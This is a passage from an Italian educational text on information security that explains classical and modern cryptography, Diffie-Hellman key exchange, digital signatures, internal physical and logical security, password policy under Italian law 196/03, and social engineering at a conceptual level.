  è una variante del metodo precedente in cui il crittoanalista modifica la scelta del testo in chiaro sulla base del risultato dell'analisi effettuata in precedenza.

- Attacco chosen-chipertext
  è l'opposto dell'attacco chosen-plaintext in quanto in questo caso il crittoanalista sceglie il testo cifrato con l'obiettivo di decriptarlo ottenendo il testo in chiaro in suo possesso.

- Attacco adaptive chosen-chipertext
  è la variante del metodo precedente in cui partendo dal testo cifrato, la scelta di quest'ultimo viene modificata sulla base dell'analisi precedente.

Tecniche di Crittografia fondamentali I sistemi di Crittografia si possono suddividere in tre grandi gruppi:

1. *A repertorio*
   Così chiamati perchè si basano sull'utilizzo di un dizionario consultato per ricavare, tramite sostituzione delle parole del testo in chiaro, il codice equivalente. La sicurezza di questa classe di algoritmi si basa sulla segretezza del repertorio.

2. *Algebrici*
   Trasformano il messaggio originale in una sequenza di numeri e, mediante l'utilizzo di una base matematica, eseguono operazioni su tali numeri. Su questa classe si basano gli algoritmi di crittografia moderna che prevedono l'utilizzo non solo di una chiave segreta ma anche di una chiave pubblica.

3. *Letterali*
   Utilizzano operazioni di Sostituzione, Trasposizione e Sovrapposizione.

Dal punto di vista storico hanno assunto molta importanza gli algoritmi di tipo letterale che saranno perciò analizzati in maggior dettaglio, di seguito.

Sostituzione

Questi algoritmi si basano sulla semplice sostituzione di ogni singolo carattere del testo in chiaro. Un esempio è fornito dal cifrario di Cesare in cui si sostituisce un carattere con quello che lo segue di n posizioni.
In formule:

$$Y_i = |X_i + n| \, modulo(n)$$

dove Y_i è il carattere i-esimo del testo cifrato e X_i l'i-esimo di quello originale. Si supponga di utilizzare l'alfabeto inglese (26 caratteri) allora il numero di sostituzioni possibile è $25x(26!)$ cioè circa $9,7x10^{27}$ combinazioni dove 25 sono i possibili valori assegnabili a n [1] e 26! il numero di modi in cui si può riscrivere l'alfabeto.
Questo algoritmo molto semplice è resistente ad attacchi di tipo *Brute-Force* infatti anche ipotizzando che ogni microsecondo venga effettuato un tentativo, il tempo di analisi richiederebbe 10^{14} anni per decifrare il messaggio. Tuttavia l'algoritmo non è inespugnabile infatti il crittoanalista può risalire al testo in chiaro riducendo l'elevato numero di tentativi dell'attacco Brute-Force limitando il campo dei tentativi. Per ottenere un campo più ristretto egli deve ricorrere agli studi sulle frequenze medie con cui i caratteri si presentano all'interno di un normale testo.
Ad esempio in Inglese la lettera più comune è la *e* (come si può notare dal grafico in fig C.5 seguita poi da *t,a,o,i,n*; le combinazioni di due lettere (digrammi) più comuni sono *th,in,er,re,an* e quelle di tre lettere(trigrammi) sono *the,ing,and,ion*.

Il crittoanalista per effettuare l'attacco comincia quindi a contare la frequenza relativa delle lettere nel testo cifrato e procedendo per tentativi associa la lettera più comune alla e, la seconda più frequente alla t, e così via.
Questo attacco quindi è realizzato tramite tentativi lettera per lettera facendo delle ipotesi su lettere, digrammi e trigrammi più comuni sulla base della conoscenza relativa alla frequenza di vocali e consonanti.
Una modifica all'algoritmo di sostituzione uno-ad-uno consiste nella codifica letterale polialfabetica con sola sostituzione su cui si basa ad esempio il cifrario di Vigenerè, attribuito allo studioso francese Blaise de Vigenerè. Il cifrario d Vigenerè è il più semplice esempio di cifrario polialfabetico e si può considerare

[1] 25 e non 26 perchè sommando 26 posizioni si otterrebbe nuovamente la lettera da cifrare. Ad esempio si prenda il carattere A che è il primo dell'alfabeto e si calcoli il carattere che si ottiene ponendo n = 26. Si consideri il pedice del carattere come la posizione occuata dal carattere a partire da A. $AB_1C_2D_3E_4F_5G_6H_7I_8J_9K_{10}L_{11}M_{12}N_{13}O_{14}P_{15}Q_{16}R_{17}S_{18}T_{19}U_{20}V_{21}W_{22}X_{23}Y_{24}Z_{25}$ e la posizione 26-esima sarebbe occupata da A.




Figura 3.4: Grafico relativo alla frequenza con cui i caratteri inglesi si presentano all'interno di un normale testo

un'estensione del cifrario di Cesare poichè, invece di spostare ogni lettera da cifrare di un numero fissato di posizioni, si ottiene il testo cifrato spostando le varie lettere del testo in chiaro di un numero di posizioni che varia sulla base di una parola "chiave" conosciuta solo da mittente e destinatario. La chiave è detta anche *verme*, per il motivo che, essendo in genere molto più corta del messaggio, deve essere ripetuta molte volte sotto il testo in chiaro. In questo modo è impossibile utilizzare il metodo delle frequenze per risalire al testo in chiaro in quanto le lettere sono tradotte ogni volta in modo diverso.
Per comprendere meglio il funzionamento dell'algoritmo si propone l'esempio in fig. C.6.

```
Testo chiaro  - RAPPORTOIMMEDIATO
Verme         - VERMEVERMEVERMEVE
Testo cifrato - MEGBSMXFUQHIUUEOS
```

Figura 3.5: Esempio di cifratura utilizzando il Cifrario di Vigenerè

Trasposizione
Il cifrario a trasposizione è un metodo di cifratura in cui le posizioni occupate dalle lettere del testo in chiaro vengono cambiate secondo un determinato schema in modo che il testo cifrato costituisca una permutazione del testo in chiaro. Dal punto di vista matematico si utilizza una funzione di corrisponden-

za biunivoca sulle posizioni dei caratteri durante l'operazione di cifratura ed ua funzione inversa durante quella di decodifica.
La differenza con i metodi di cifratura a sostituzione è che quelli a sostituzione mappano un singolo carattere in un altro carattere mentre quelli a trasposizione rimescolano i caratteri del testo in chiaro secondo un ordine basato su una regola il più complessa possibile ma reversibile.
Per comprenderne meglio il funzionamento viene riportato un esempio:

Utilizzando la tecnica della trasposizione, se un messaggio è formato dalle cifre:

5264 4321 3241 1432

sfruttando come chiave di trasposizione la sequenza **3142**, il messaggio viene trasformato in:

6542 2412 4312 3124

quindi i numeri della chiave indicano la sequenza da seguire nel prelevare i caratteri.

Sovrapposizione
Viene utilizzata l'operazione logica di somma (in genere effettuata con lo XOR) tra due addendi:

- il testo in chiaro
- la chiave di cifratura di lunghezza pari al messaggio.

Il grado di sicurezza di questo algoritmo risiede proprio nella chiave di cifratura che deve essere scelta casualmente e deve essere utilizzata una sola volta. La caratteristica di casualità della chiave se da un lato diminuisce il rischio di decrittazione del messaggio da parte di un malintenzionato, dall'altro rende più complicato il processo di generazione e distribuzione della chiave.
Considerando la lunghezza della chiave e la difficoltà nella sua distribuzione, questo algoritmo viene di solito utilizzato per comunicare messaggi particolarmente importanti.

Crittografia Simmetrica o a chiave segreta Nella crittografia a chiave segreta gli utenti che devono comunicare condividono un *segreto*: la chiave di cifratura/decifratura.

Figura 3.6: Schema relativo alla crittografia simmetrica

Dal punto di vista matematico si possono legare il testo in chiaro (Plaintext) e quello cifrato (Chipertext) utilizzando le seguenti funzioni:

$$\textbf{Chipertext} = Encrypt_{key}\ \textbf{(Plaintext)}$$
$$\textbf{Plaintext} = Decrypt_{key}\ \textbf{(Chipertext)}$$

è proprio la condivisione della chiave a costituire il limite di questa tipologia di cifratura poichè gli interessati sono costretti a comunicarsi la chiave che potrebbe cader nelle mani sbagliate. Il limite venne ovviato nel 1976, anno in cui Diffie e Helmann pubblicarono il *New Directions in Criptography*, documento che introdusse il rivoluzionario concetto della crittografia a chiave pubblica ed introduceva un nuovo ed ingegnoso algoritmo per lo scambio delle chiavi. La sicurezza di tale protocollo si basa sulla complessità computazionale del calcolo del logaritmo discreto.
Si utilizzano due parametri p e g che sono entrambi pubblici:

- p deve essere un numero primo e i numeri interi mod$p$ sono quelli che rientrano nell'intervallo tra 0 e p-1
- g deve essere tale per cui ogni numero n che si trova nell'intervallo compreso tra 1 e p-1, esiste un valore k per cui $n = g^k \text{mod} p$. Ad esempio se p fosse il numero primo 5 si potrebbe scegliere 2 come generatore g in quanto:

$$1 = 2^0 mod5\ 2 = 2^1 mod5\ 3 = 2^3 mod5\ 4 = 2^2 mod5$$

Definiti i parametri p e g supponiamo che Alice e Bob vogliano accordarsi su una determinata chiave simmetrica condivisa. Entrambi, come chiunque altro, conoscono già i valori assegnati a p e g. Alice genera un valore casuale a e Bob genera un altro valore casuale b, entrambi i valori appartengono all'intervallo di numeri interi tra 1 e p-1 e sono privati.
Scelti i valori privati, Alice e Bob devono ricavare i valori pubblici che si scambieranno senza cifrarli:

- Alice calcola $g^a modp$
- Bob calcola $g^b modp$

questi valori pubblici saranno scambiati tra i due interlocutori e successivamente entrambi calcoleranno:

- Alice calcola $g^{ab} modp = (g^b modp)^a modp$
- Bob calcola $g^{ba} modp = (g^a modp)^b modp$

La chiave simmetrica condivisa utilizzata da Alice e Bob sarà quindi $g^{ab} mod\boldsymbol{p}$ (che è uguale a $g^{ba} modp$).

Chiunque si fosse intromesso nella comunicazione sarebbe venuto a conoscenza dei due valori pubblici, $g^a modp$ e $g^b modp$, oltre a conoscere p e g. Ma i dati in possesso dell'intruso, per valori sufficientemente grandi di p, a, b non permettono di risalire ai valori di a e b in quanto sarebbe troppo oneroso dal punto di vista del tempo di calcolo. L'unico modo per scoprire tali valori è sfruttare la vulnerabilità del protocollo ovvero la mancanza di autenticazione degli interlocutori. Infatti utilizzando un algoritmo di tipo *man in the middle* un intruso può intercettare i valori scambiati da Alice e Bob ed inviare ad essi rispettivamente i valori c e d da lui casualmente generati. Inoltre conoscendo




Figura 3.7

p e g, che sono pubblici, può calcolare le chiavi private da utilizzare con Alice e Bob senza che questi si accorgano dell'intruso.

Attualmente gli algoritmi a chiave simmetrica più diffusi sono: DES (utilizzato sin dalla fine degli anni settanta dal governo degli Stati Uniti e violato durante una sfida su internet), triple DES, IDEA, RC2, RC4 (utilizzati in browser come netscape navigator e microsoft interne explorer). Alcuni di questi algoritmi sono stati pubblicati e di conseguenza verificati da famosi crittoanalisti mentre altri non sono resi pubblici e potrebbero potenzialmente contenere nel loro codice bug o backdoor che permettono di violarli.

Crittografia Asimmetrica L'algoritmo di crittografia a chiave pubblica ha rivoluzionato il mondo della crittografia poichè i due interlocutori non devono più scambiarsi la chiave privata ma sono entrambi dotati di due chiavi: una pubblica ed una privata. La chiave pubblica da distribuire a tutti quelli con cui vuole comunicare, e quella privata da tenere segreta. Dal punto di vista matematico le funzioni di crittazione e decrittazione sul testo in chiaro e su quello cifrato si possono esprimere utilizzando le seguenti espressioni:

$$\textbf{Chipertext} = Encrypt_{key1}\ \textbf{(Plaintext)}$$
$$\textbf{Plaintext} = Decrypt_{key2}\ \textbf{(Chipertext)}$$

Lo svolgimento del processo di criptatura e decriptazione è il seguente:

- Il mittente cifra il messaggio che vuole inviare servendosi della chiave pubblica del destinatario perchè solo quest'ultimo possiede la corrispondente chiave privata per decifrare il messaggio. In altre paroleè come se il mittente chiudesse il messaggio che vuole inviare in un baule e per chiuderlo utilizzasse il lucchetto fornitogli dal destinatario, il quale è l'unico a possedere la chiave per aprire il lucchetto.

- Il destinatario, ricevuto il messaggio cifrato, utilizza la propria chiave privata per decrittare il messaggio.

Una delle grosse innovazioni introdotte dalla crittografia asimmetrica è la *firma digitale*: il mittente può firmare il messaggio che intende trasmettere, servendosi della propria chiave privata (che solo lui possiede) e tutti sono in grado di verificare l'autenticità della firma grazie alla chiave pubblica (che è globalmente nota).

Si ipotizzi che Bob voglia inviare un messaggio ad Alice, innanzitutto lo cifrerà con la propria chiave privata (firma)e poi con quella pubblica di Alice (cifratura del messaggio) ed infine spedirà il messaggio. Alice, ricevuto il messaggio, lo decifra con la propria chiave privata (operazione che solo lei può fare garantendo la confidenzialità) e poi utilizzerà la chiave pubblica di Bob per decifrare il messaggio. Se l'operazione ha successo allora Alice può leggere il messaggio ed inoltre è sicura che il mittente è davvero Bob perchè solo lui può aver cifrato il messaggio con la propria chiave privata. In realtà la firma digitale prevede che il mittente cifri con la propria chiave, per garantire l'autenticità, non l'intero messaggio ma una sua "impronta" (detta digest) ottenuta applicando al messaggio originale una funzione di hash [2] poi allegata al messaggio per costituirne la firma. Il destinatario calcola il digest del messaggio ricevuto (la funzione di hash è pubblica) e lo confronta con quello che ottiene decifrando con la chiave pubblica del mittente la firma allegata, se coincidono la firma è autentica.
La figura 3.8 riassume tutte le fasi descritte sopra.




Figura 3.8: Figura riassuntiva della Firma Digitale

Riassumendo, i vantaggi e gli svantaggi dei metodi di cifratura, presentati sopra, sono:
Chiave Simmetrica

- migliori prestazioni
- adatta per cifrare lunghi messaggi
- chiavi brevi

[2] una funzione hash è una funzione h() che accetta un input di lunghezza qualsiasi e produce un output a lunghezza fissa.

- pone il problema della distribuzione delle chiavi

Asimmetrica

- cattive prestazioni
- adatta per cifrare brevi messaggi
- chiavi molto lunghe
- risolve il problema della distribuzione delle chiavi
- la chiave può essere autenticata

3.2 Sicurezza Interna

La sicurezza interna risulta un aspetto molto importante nello studio della gestione della sicurezza informatica di un sistema in quanto, come dimostrato dal grafico in figura 3.9, la maggior parte degli attacchi provengono proprio dall'interno:




Figura 3.9: Il grafico riassume la distribuzione degli attacchi fra interni ed esterni negli anni 2000-2001(fonte CSI/FBI)

Tuttavia bisogna sottolineare che non tutti gli attacchi, causati da persone interne al sistema, sono atti volontari anzi spesso sono il prodotto di una scarsa conoscenza in materia di sicurezza da parte dei dipendenti.
Prima di procedere oltre, bisogna definire l'oggetto di questa sezione: con il termine sicurezza interna si vuole intendere quell'aspetto della sicurezza che riguarda l'organizzazione e la gestione di beni e risorse propri del sistema al fine di pervenire attacchi provenienti sia dall'interno che dall'esterno.
Tale aspetto riguarda ad esempio la protezione e la tutela di apparecchi informatici ed elettronici utilizzati dai dipendenti, la formazione del personale in materia di sicurezza, l'organizzazione dei beni interni quali i dati gestiti dai dipendenti quotidianamente.
In maggior dettaglio la sicurezza interna deve occuparsi di quattro aspetti principali:

1. Sicurezza fisica
   Protezione delle infrastrutture utilizzate (locali, sale server, computer, ecc..).

2. Sicurezza Logica
   Protezione dei dati.

3. Organizzazione dei beni e delle risorse umane
   Individuare i beni (asset) ed organizzarli.

4. Politica del personale
   Sensibilizzazione e Formazione.

3.2.1 Sicurezza Fisica

L'aspetto fisico della sicurezza si occupa di proteggere appunto le componenti fisiche del sistema da attacchi quali: furto, duplicazione non autorizzata, danneggiamento o vanda
lismo e introduzione non autorizzata nei locali.
Potrà sembrare scontato affrontare la sicurezza fisica, ma anche la protezione da piccoli attacchi reali o dalla possibilità di furti e danni esterni, surriscaldamento o esposizione a fonti di calore è un aspetto che non deve essere sottovalutato.
Il furto di componenti fisiche quali Dischi USB, CD, DVD, o più in generale i piccoli oggetti, compromette l'integrità, la riservatezza e la disponibilità dei dati. Il furto di oggetti più grossi (server, apparati di reti) sono un attacco più raro ma comportano maggiori danni. Un attacco simile al furto è la duplicazione non autorizzata (duplicazione di CD, DVD, copia del contenuto di un hard disk USB) in quanto il malintenzionato entra in possesso di dati od informazioni riservate. La duplicazione compromette solo la riservatezza dei dati però risulta più insidiosa del furto in quanto generalmente non lascia tracce.
Infine compromettono integrità e disponibilità dei dati, attacchi quali vandalismo o danneggiamento che possono provocare la rottura di componenti hardware o cavi oppure incendi o allagamenti di sale macchine.
Una delle componenti fisiche che necessita di un alto livello di protezione è il server in quanto, oltre ad ospitare i servizi offerti ai client attraverso la rete di computer, memorizza dati di cui deve essere preservata l'integrità, la riservatezza e la disponibilità.
I server possono offrire diversi servizi ai client e a seconda di quelli che erogano possono essere di diverse tipologie quali ad esempio:

- File Server
- Print Server
- Web Server
- Mail Server
- DataBase Server

I server devono essere posti in una sala dedicata che deve essere protetta da malintenzionati utilizzando un servizio di monitoraggio e a cui possono accedere soltanto le persone addette. La sala in cui vengono posti deve essere ignifuga e

deve essere fornita di impianti di condizionamento che regolino la temperatura in quanto il surriscaldamento delle macchine, provocato da componenti elettriche (quali trasformatori, processori, transistor), potrebbe provocare malfunzionamenti, arresti o addirittura rotture. E'importante inoltre che gli impianti di condizionamento vengano sottoposti regolarmente a controlli di manutenzione per evitare eventuali perdite che potrebbero danneggiare i server. Così come i server anche i pc utilizzati dai dipendenti necessitano di accorgimenti che li proteggano da Attacchi Fisici ecco perchè risulta importante che i dipendenti vengano sensibilizzati e assumano dei comportamenti che salvaguardino il sistema.

3.2.2 Sicurezza Logica

L'aspetto logico della sicurezza interna si occupa della protezione dei dati e delle informazioni in possesso dell'ente sfruttando meccanismi quali il controllo degli accessi alle risorse e cifratura dei dati.
Il meccanismo di controllo degli accessi permette di determinare se l'utente sia chi dichiara di essere e se è in possesso dei permessi per accedere alle risorse richieste. Tale processo si sviluppa in tre fasi: Identificazione, Autenticazione ed Autorizzazione dell'utente.
Il meccanismo di cifratura dei dati serve a rendere i dati illeggibili a chi non abbia il permesso di accedervi preservando così la riservatezza dei dati.

Identificazione La prima fase è chiamata identificazione poichè l'utente deve annunciare la propria identità per ottenere l'accesso alle risorse (pc, server). L'esempio più comune è la funzione di accesso (login) a un sistema tramite nome utente per l'identificazione e password per l'autenticazione dell'identità.

Autenticazione Prima di affrontare questa fase, si riporta quanto descritto in materia nell'allegato B del decreto legislativo 196/03: *Sistema di autenticazione informatica*
1. Il trattamento di dati personali con strumenti elettronici è consentito agli incaricati dotati di credenziali di autenticazione che consentano il superamento di una procedura di autenticazione relativa a uno specifico trattamento o a un insieme di trattamenti.
2. Le credenziali di autenticazione consistono in un codice per l'identificazione dell'incaricato associato a una parola chiave riservata conosciuta solamente dal medesimo oppure in un dispositivo di autenticazione in possesso e uso esclusivo dell'incaricato, eventualmente associato a un codice identificativo o a una parola chiave, oppure in una caratteristica biometrica dell'incaricato, eventualmente associata a un codice identificativo o a una parola chiave.
3. Ad ogni incaricato sono assegnate o associate individualmente una o più credenziali per l'autenticazione.
4. Con le istruzioni impartite agli incaricati è prescritto di adottare le necessarie cautele per assicurare la segretezza della componente riservata della credenziale e la diligente custodia dei dispositivi in possesso ed uso esclusivo dell'incaricato.
5. La parola chiave, quando è prevista dal sistema di autenticazione, è composta da almeno otto caratteri oppure, nel caso in cui lo strumento elettronico non lo permetta, da un numero di caratteri pari al massimo consentito; essa non

contiene riferimenti agevolmente riconducibili all'incaricato ed è modificata da quest'ultimo al primo utilizzo e, successivamente, almeno ogni sei mesi. In caso di trattamento di dati sensibili e di dati giudiziari la parola chiave è modificata almeno ogni tre mesi.
6. Il codice per l'identificazione, laddove utilizzato, non può essere assegnato ad altri incaricati, neppure in tempi diversi.
7. Le credenziali di autenticazione non utilizzate da almeno sei mesi sono disattivate, salvo quelle preventivamente autorizzate per soli scopi di gestione tecnica.
8. Le credenziali sono disattivate anche in caso di perdita della qualità che consente all'incaricato l'accesso ai dati personali.
9. Sono impartite istruzioni agli incaricati per non lasciare incustodito e accessibile lo strumento elettronico durante una sessione di trattamento.
10. Quando l'accesso ai dati e agli strumenti elettronici è consentito esclusivamente mediante uso della componente riservata della credenziale per l'autenticazione, sono impartite idonee e preventive disposizioni scritte volte a individuare chiaramente le modalità con le quali il titolare può assicurare la disponibilità di dati o strumenti elettronici in caso di prolungata assenza o impedimento dell'incaricato che renda indispensabile e indifferibile intervenire per esclusive necessità di operatività e di sicurezza del sistema. In tal caso la custodia delle copie delle credenziali è organizzata garantendo la relativa segretezza e individuando preventivamente per iscritto i soggetti incaricati della loro custodia, i quali devono informare tempestivamente l'incaricato dell'intervento effettuato.
11. Le disposizioni sul sistema di autenticazione di cui ai precedenti punti e quelle sul sistema di autorizzazione non si applicano ai trattamenti dei dati personali destinati alla diffusione.

Una persona che accede al sistema dichiara la propria identità (Identificazione) e fornisce credenziali per dimostrarla. Il processo di dimostrazione della propria identità si chiama autenticazione. L'autenticazione può essere di tre tipi e viene classificata in base a:

1. *Qualcosa che uno sà*
   L'utente è a conoscenza di un'informazione segreta, ad esempio: la password, il pin, una chiave crittografica segreta.

2. *Qualcosa che uno ha*
   L'utente possiede un oggetto fisico, ad esempio: smart card, token card.

3. *Qualcosa che uno è*
   L'utente è identificato da un suo tratto fisico peculiare: le impronte digitali, l'immagine dell'iride.

Il metodo più diffuso per autenticare l'utente su un pc oppure su di un server, fà parte della prima categoria ovvero Qualcosa che uno sà ed è l'autenticazione tramite password segreta.
Autenticazione Statica:Password
L'uso delle password è uno dei più antichi sistemi di autenticazione, che già si ritrovava nell'"Apriti sesamo"di Alì Babà e i 40 ladroni.
Allo stesso modo in ambito militare era molto usata la "parola d'ordine"per poter testimoniare di essere una persona autorizzata.
La password, in ambito informatico, è composta da una sequenza di caratteri scelta dall'utente che gli permette di essere autenticato dal sistema.

Le password non forniscono tuttavia un metodo di autenticazione completamente sicuro in quanto esse possono essere sottratte oppure rintracciate da un intruso ed utilizzate per accedere al sistema senza esserne autorizzati. Quindi le password sono soggette a vulnerabilità, alcune delle quali vengono elencate di seguito:

- *Segretezza della Password*
  Spesso i vincoli imposti sulla scelta della password (ad esempio lunghezza, caratteri maiuscoli e minuscoli) se da un lato aumentano la sicurezza dall'altro diventano sempre più diffcili da ricordare per gli utenti. Ecco perchè spesso i dipendenti scrivono le proprie password su fogli di carta che poi attaccano sul desktop oppure sotto la tastiera. Un malintenzionato può semplicemente leggere la password ed ottenere l'accesso al sistema.

- *Invio della Password*
  Se la password digitata dall'utente viene inviata in chiaro allora chiunque sia in ascolto sulla rete può intercettarla ed accedere al sistema. è necessario perciò che le trasmissioni della sessione di autenticazione viaggino su un canale crittato.

- *Conservazione della password sul sistema*
  L'algoritmo di crittografia della password deve essere monodirezionale ovvero non deve essere possibile ricavare la password in chiaro da quella codificata ma deve essere possibile ricavare, a partire dalla password inserita dall'utente, la password codificata per confrontarla con quella archiviata.

- *La password di una nuova utenza*
  Ogni account deve essere strettamente personale perciò è buona norma configurare il sistema per imporre ad un nuovo utente di cambiare la propria password al primo accesso al sistema. Nel caso di una utenza abilitata ad accedere a dati personali di altre persone, la legge richiede di aggiornare la password di default al primo accesso (come riportato nell'allegato B della legge 196/2003), anche se il tool non lo impone.

- *Aggiornamento della password*
  La password deve essere cambiata periodicamente ed inoltre bisogna assicurare che l'utente non possa reinserire nuovamente l'ultima password scelta altrimenti non avrebbe senso imporre l'aggiornamento periodico.

- *La scelta di una password debole*
  Studi statistici hanno dimostrato che circa la metà degli utenti usa come password nome, cognome, soprannome, data o luogo di nascita proprio, dei propri parenti o dei propri animali. Un altro 30% delle persone utilizza nomi di personaggi famosi dello sport, della televisione, del cinema, della musica e dei cartoni animati. Un altro 11% sceglie parole ispirate ai propri hobby e alle proprie passioni. Tutte le password di queste categorie costituiscono password deboli, facilmente prevedibili ed indovinabili da chi conosce l'utente. Tali password possono essere soggette ad attacchi di tipo vocabolario, effettuati tramite tool automatici, che riescono ad individuare le password formate da parole di senso compiuto. Per tale motivo è necessario che vengano imposti dei vincoli sulla scelta della password:

  1. Lunghezza minima della password: generalmente almeno 8 caratteri.

2. Priva di parole o Frasi di senso compiuto.
3. Composta da lettere maiuscole e minuscole.
4. Con al più due caratteri uguali in successione.
5. Priva di dati personali come data di nascita, nome, cognome propri.
6. Contenga almeno una cifra.
7. Contenga almeno un simbolo.
8. Priva del carattere spazio. Chiunque spii l'utente si accorgerebbe della battitura di tale carattere.
9. Evitare il riuso della password.

- *Unica password per sistemi diversi*
  Spesso gli utenti per non dover ricordare troppe password utilizzano la stessa in diversi sistemi, inclusi siti non protetti, in cui le informazioni vengono inviate in chiaro. In questo modo se un intruso dovesse rintracciare la password potrebbe accedere a tutti gli altri sistemi. In questo caso una soluzione potrebbe essere l'uso di programmi, quali ad esempio KeePassx(programma opensource), che permettono di memorizzare le password dei diversi sistemi in un unico database interamente crittato. Il vantaggio di questi software è che l'utente è costretto a ricordare una sola password per accedere al programma. Certamente la password del programma non deve essere semplice altrimenti si ritorna al problema iniziale.

Autorizzazione Si riporta di seguito quanto descritto in materia nell'allegato B del decreto legislativo 196/03:
Sistema di Autorizzazione
12. Quando per gli incaricati sono individuati profili di autorizzazione di ambito diverso è utilizzato un sistema di autorizzazione.
13. I profili di autorizzazione, per ciascun incaricato o per classi omogenee di incaricati, sono individuati e configurati anteriormente all'inizio del trattamento, in modo da limitare l'accesso ai soli dati necessari per effettuare le operazioni di trattamento.
14. Periodicamente, e comunque almeno annualmente, è verificata la sussistenza delle condizioni per la conservazione dei profili di autorizzazione.

L'autenticazione quindi verifica l'identità di un utente mentre l'autorizzazione verifica che l'utente possieda i permessi per accedere alle risorse del computer o della rete quali ad esempio: files, drives, cartelle di condivisione in rete, stampanti, e applicazioni.

3.2.3 Politica del Personale

La Sicurezza interna non è un concetto che deve essere noto solo al settore Sistemi Informativi che se ne occupa ma deve essere impartito a tutti i livelli. Bisogna quindi sensibilizzare i dipendenti sul loro comportamento e sulle conseguenze che le loro azioni potrebbero provocare. Ad esempio se un dipendente scrive su un foglio le proprie credenziali d'accesso (nome utente e password) e poi getta il foglio nel cestino, un attaccante impersonato da un dipendente

dell'impresa di pulizie potrebbe entrarne in possesso ed intrufolarsi nel sistema. L'ignoranza del personale in materia di sicurezza può considerarsi un anello debole del sistema che gli hacker possono sfruttare utilizzando il Social Engineering.

Figura 3.10: L'ignoranza del personale può rappresentare l'anello debole del sistema di sicurezza informatica

Il Social Engineering è una tipologia di attacco che manipola le persone servendosi di tecniche psicologiche per carpire informazioni utili dai dipendenti quali ad esempio password che permettono l'accesso al sistema. Per evitare che il personale rappresenti il punto debole del sistema di Sicurezza è importante che le aziende si occupino della loro formazione facendo in modo che il concetto di sicurezza informatica sia impartito non solo al settore aziendale che se ne occupa ovvero i sistemi informativi ma a tutti i livelli a partire dalla segretaria fino a raggiungere i vertici più alti.
Il crittografo e saggista statunitense Bruce Schneier a tale proposito scrive:
